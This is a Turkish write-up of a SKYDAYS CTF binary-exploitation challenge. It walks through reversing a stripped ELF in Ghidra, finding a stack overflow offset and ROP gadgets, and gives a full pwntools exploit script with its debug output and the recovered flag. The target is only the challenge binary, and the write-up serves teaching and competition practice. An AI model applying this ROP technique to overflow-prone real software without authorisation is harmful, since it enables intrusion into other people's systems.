

SKYDAYS CTF PWN-01

Giriş

Bu yazı YTÜ SKYLAB kulübünün düzenlediği SKYDAYS etkinliğindeki CTF yarışmasındaki sorunun çözümünü anlatmaktadır. Sorunun tek çözümü bu değildir, başka çözümler olabilmektedir.

Soru

Bize "chal" isimli bir dosya verilmiş, bu dosyayı açtığımızda karşımıza şöyle bir ekran çıkmakta:

```
$ ./chal
Welcome to the system. What is your name:
skysec
Hi there, skysec
```

Program bizden bir girdi alıyor ve aldığı girdiği ekrana yazdırıyor. Bu durumda bizden sorunun içerdiği bayrağı bulmamız isteniyor.

Çözüm


Bize verilen dosyanın özelliklerine bakalım:

```
--$ file chal
chal: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]-6ede7f47a460891b40ec5da836d419cc0331bc56, for GNU/Linux 3.2.0, stripped
```

```
$ checksec --file=chal
[*] '/home/kali/Codes/chal'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Dosyanın 64-bit mimaride, 'little endian' biçimde, dinamik olarak bağlanmış ve 'stripped' olduğunu; koruma olarak ise 'NX' ve 'Partial RELRO' içerdiğini görüyoruz.

Dosyamızda bayrağın nerede olduğunu öğrenmek için dosyayı 'ghidra' ile inceleyelim:



Dosyamız 'stripped' olduğundan fonksiyonların isimlerine ulaşamıyoruz. Bundan dolayı programın ne yaptığını anlamak için "entry" fonksiyonundan başlayarak inceleyelim:

```
void processEntry entry(undefined8 param_1,undefined8 param_2)
{
    undefined auStack_8 [8];

    __libc_start_main(FUN_0040128e,param_2,&stack0x00000008,0,0,param_1,auStack_8);
    do {
        /* WARNING: Do nothing block with infinite loop */
    } while( true );
}
```

"entry" fonksiyonu bizi 'FUN_0040128e' fonksiyonuna yani "main" fonksiyonuna gönderiyor. "main" fonksiyonuna bakalım:

```

undefined8 FUN_0040128e(void)
{
    FUN_00401231();
    return 0;
}

```

"main" fonksiyonu ise benzer bir şekilde 'FUN_00401231' fonksiyonunu çağırıyor. 'FUN_00401231' fonksiyonuna bakalım:


```

void FUN_00401231(void)
{
    undefined buffer [16];

    puts("Welcome to the system. What is your name:");
    __isoc99_scanf(&DAT_0040209a,buffer);
    printf("Hi there, %s\n",buffer);
    return;
}

```

Programı çalıştırdığımızda karşımıza çıkan ekranın kodunu görüyoruz. Bu kod başka bir fonksiyonu çağırıyor fakat bayrağı bize verecek fonksiyonu bulmamız gerek. Bunun için diğer fonksiyonlara bakalım:



```

Decompile: FUN_00401176 - (chal)
void FUN_00401176(long param_1,long param_2,long param_3)
{
    char *pcVar1;
    char buffer [72];
    FILE *file;

    if (((param_1 == L'\xdeadbeef') && (param_2 == L'\xc0debabe')) && (param_3 == L'\xcacacada')) {
        puts("Well done! Here's your flag:");
        file = fopen("flag.txt","r");
        pcVar1 = fgets(buffer,0x40,file);
        if (pcVar1 != (char *)0x0) {
            puts(buffer);
        }
        fclose(file);
    }
    else {
        puts("Nope, that's not how you're supposed to solve this challenge :D");
    }
    return;
}

```

Karşımıza böyle ilginç bir fonksiyon çıkıyor. Bu fonksiyon üç adet parametre alıyor ve bu parametreler sırasıyla '0xdeadbeef', '0xc0debabe' ve '0xcacacada' değerlerine eşit olursa 'flag.txt' dosyasının içeriğini ekrana yazdırıyor. Eğer parametreler bu değerlere eşit değilse ekrana "Nope, that's not how you're supposed to solve this challenge :D" yazdırıyor.

Öncelikle programımızı 'debugger' yardımıyla çalıştırıp 'rip register'ının 'offset'ini bulmamız gerek. Bunu şu şekilde yapabiliriz:

Burada 'rsp register'ına dolan en soldaki değerlerden sonraki değerler 'rip register'ına ulaşacak değerlerdir. Bundan dolayı 'offset'imizi öğrenmek için 'daaaaaaa' değerinin 'pattern'imizde kaçınıcı sırada geldiğini bulmamız gerekir:

Böylelikle 'offset'imizin 24 olduğunu bulmuş olduk, bu ileride işimize yarayacak.

SKYDAYS CTF PWN-01

* FUNCTION *									

undefined FUN_00401176()									
undefined	AL:1	<RETURN>							
undefined8	Stack[-0x10]:8 file	XREF[3]: 004011e6(W), 004011ea(R), 00401210(R)							
undefined1[72]	Stack[-0x58]... buffer	XREF[2]: 004011ee(*), 00401204(*)							
undefined8	Stack[-0x60]:8 local_60	XREF[2]: 0040117e(W), 00401194(R)							
undefined8	Stack[-0x68]:8 local_68	XREF[2]: 00401182(W), 004011a8(R)							
undefined8	Stack[-0x70]:8 local_70	XREF[2]: 00401186(W), 004011b8(R)							
FUN_00401176									
00401176	55	PUSH	RBP	XREF[2]: 004020d0, 00402178(*)					
00401177	48 89 e5	MOV	RBP, RSP						
0040117a	48 83 ec 70	SUB	RSP, 0x70						
0040117e	48 89 7d a8	MOV	qword ptr [RBP + local_60], RDI						
00401182	48 89 75 a0	MOV	qword ptr [RBP + local_68], RSI						
00401186	48 89 55 98	MOV	qword ptr [RBP + local_70], RDX						
0040118a	48 b8 ef	MOV	RAX, DEh, ADh, BEh, EFh, DEh, ADh, BEh, EFh						
	be ad de								
	ef be ad de								
00401194	48 39 45 a8	CMP	qword ptr [RBP + local_60], RAX						
00401198	0f 85 80	JNZ	LAB_0040121e						
	00 00 00								
0040119e	48 b8 be	MOV	RAX, C0h, DEh, BAh, BEh, C0h, DEh, BAh, BEh						
	ba de c0								
	be ba de c0								
004011a8	48 39 45 a0	CMP	qword ptr [RBP + local_68], RAX						
004011ac	75 70	JNZ	LAB_0040121e						
004011ae	48 b8 da	MOV	RAX, CAh, CAh, DAh, DAh, CAh, CAh, DAh, DAh						
	da ca ca								
	da da ca ca								
004011b8	48 39 45 98	CMP	qword ptr [RBP + local_70], RAX						
004011bc	75 60	JNZ	LAB_0040121e						
004011be	48 8d 05	LEA	RAX, [s_Well_done!_Here's_your_flag:_00402008]	= "Well done! Here's your flag:"					
	43 0e 00 00								
004011c5	48 89 c7	MOV	RDI=>s_Well_done!_Here's_your_flag:_00402008, RAX	= "Well done! Here's your flag:"					
004011c8	e8 63 fe	CALL	<EXTERNAL>::puts	int puts(char * __s)					
	ff ff								
004011cd	48 8d 05	LEA	RAX, [DAT_00402025]	= 72h r					
	51 0e 00 00								
004011d4	48 89 c6	MOV	RSI=>DAT_00402025, RAX	= 72h r					
004011d7	48 8d 05	LEA	RAX, [s_flag.txt_00402027]	= "flag.txt"					
	49 0e 00 00								
004011de	48 89 c7	MOV	RDI=>s_flag.txt_00402027, RAX	= "flag.txt"					
004011e1	e8 8a fe	CALL	<EXTERNAL>::fopen	FILE * fopen(char * __filename, ...					
	ff ff								
004011e6	48 89 45 f8	MOV	qword ptr [RBP + file], RAX						
004011ea	48 8b 55 f8	MOV	RDX, qword ptr [RBP + file]						
004011ee	48 8d 45 b0	LEA	RAX=>buffer, [RBP + -0x50]						

Fonksiyonun adresini '0x401176' olarak bulmuş olduk. Parametreleri program sırasıyla 'rdi', 'rsi', 'rdx' 'register'larındaki değerlerle karşılaştırıyor yani bu 'register'lara uygun değerleri yazmamız gerekecek. Bunu yapmak için ise 'pop' 'gadget'ına ihtiyacımız var. 'Ropper' aletini kullanarak bu 'gadget'lara ulaşabiliriz:

```
(kali㉿kali)-[~/Codes]
$ ropper -f chal --search "pop"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop

[INFO] File: chal
0x000000000040115d: pop rbp; ret;
0x0000000000401289: pop rdi; ret;
0x0000000000401287: pop rdx; ret;
0x0000000000401285: pop rsi; ret;
```

Bize gereken 'gadget'ları bulmuş olduk. Bunları not edelim. İhtiyacımız olan bilgileri elde ettiğimize göre artık 'script'imizi yazabiliriz:

```
from pwn import *

#terminalde script'i GDB,REMOTE,LOCAL modlarında çalıştırmak
def start(argv=[], *a, **kw):
    if args.GDB: # Set GDBscript below
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE: # ('server', 'port')
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else: # Run locally
        return process([exe] + argv, *a, **kw)

#binary dosyasının mimarisini ayarlamak için:
exe = './chal' #dosya adı
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'debug' #olan biteni anlamak için

#####
# exploit'i buradan sonra yazacağız #
#####
```

```
#BOF için gdb'den öğrendiğimiz offsetimizi buraya yazıyoruz:
offset = 24

#ropper'dan öğrendiğimiz gadget adreslerini buraya yazıyoruz:
pop_rdi = 0x401289
pop_rdx = 0x401287
pop_rsi = 0x401285

#programı başlatıyoruz:
io = start()

#payload'ı oluşturuyoruz:
payload = flat({
    offset: [
        pop_rdi, # Pop the next value to RDI
        0xdeadbeefdeadbeef,
        pop_rsi, # Pop the next value to RSI (and junk into RDI)
        0xc0debabec0debabe,
        pop_rdx,
        0xcacadadacacadada,
        # With params in correct registers, call hacked function
        0x401176
    ]
})

#payload'ımızı yolluyoruz:
io.sendlineafter(b'name:', payload)

#flag'i okuyabilmek için interaktif moda geçiyoruz:
io.interactive()
```

'script'imizi çalıştırdığımızda bayrağımızı elde ediyoruz:

```

(kali㉿kali)-[~/Codes]
$ python exploit.py
[+] Starting local process './chal': pid 108309
[DEBUG] Received 0x2a bytes:
      b'Welcome to the system. What is your name:\n'
[DEBUG] Sent 0x51 bytes:
00000000  61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61  |aaaa|baaa|caaa|daaa|
00000010  65 61 61 61 66 61 61 61 89 12 40 00 00 00 00 00  |eaaa|faaa|..@|....|
00000020  ef be ad de ef be ad de 85 12 40 00 00 00 00 00  |....|....|..@|....|
00000030  be ba de c0 be ba de c0 87 12 40 00 00 00 00 00  |....|....|..@|....|
00000040  da da ca ca da da ca ca 76 11 40 00 00 00 00 00  |....|....|v.@|....|
00000050  0a
00000051
[*] Switching to interactive mode

[DEBUG] Received 0x70 bytes:
00000000  48 69 20 74 68 65 72 65 2c 20 61 61 61 61 62 61  |Hi t|here|, aa|aaba|
00000010  61 61 63 61 61 61 64 61 61 61 65 61 61 61 66 61  |aaca|aada|aaea|aafa|
00000020  61 61 89 12 40 0a 57 65 6c 6c 20 64 6f 6e 65 21  |aa..|@.We|ll d|one!|
00000030  20 48 65 72 65 27 73 20 79 6f 75 72 20 66 6c 61  |Her|e's|your|fla|
00000040  67 3a 0a 53 4b 59 53 45 43 7b 57 30 57 5f 59 30  |g:~S|KYSE|C{W0|W_Y0|
00000050  55 27 52 33 5f 34 5f 48 34 43 4b 33 52 5f 48 30  |U'R3|_4_H|4CK3|R_H0|
00000060  57 5f 43 48 34 52 31 35 4d 34 54 31 43 7d 0a 0a  |W_CH|4R15|M4T1|C}..|
00000070
Hi there, aaaabaaacaaadaaaeaaafaaa\x89\x12@
Well done! Here's your flag:
SKYSEC{W0W_Y0U'R3_4_H4CK3R_H0W_CH4R15M4T1C}
[*] Got EOF while reading in interactive
$ 

```

written by: KOTAMAN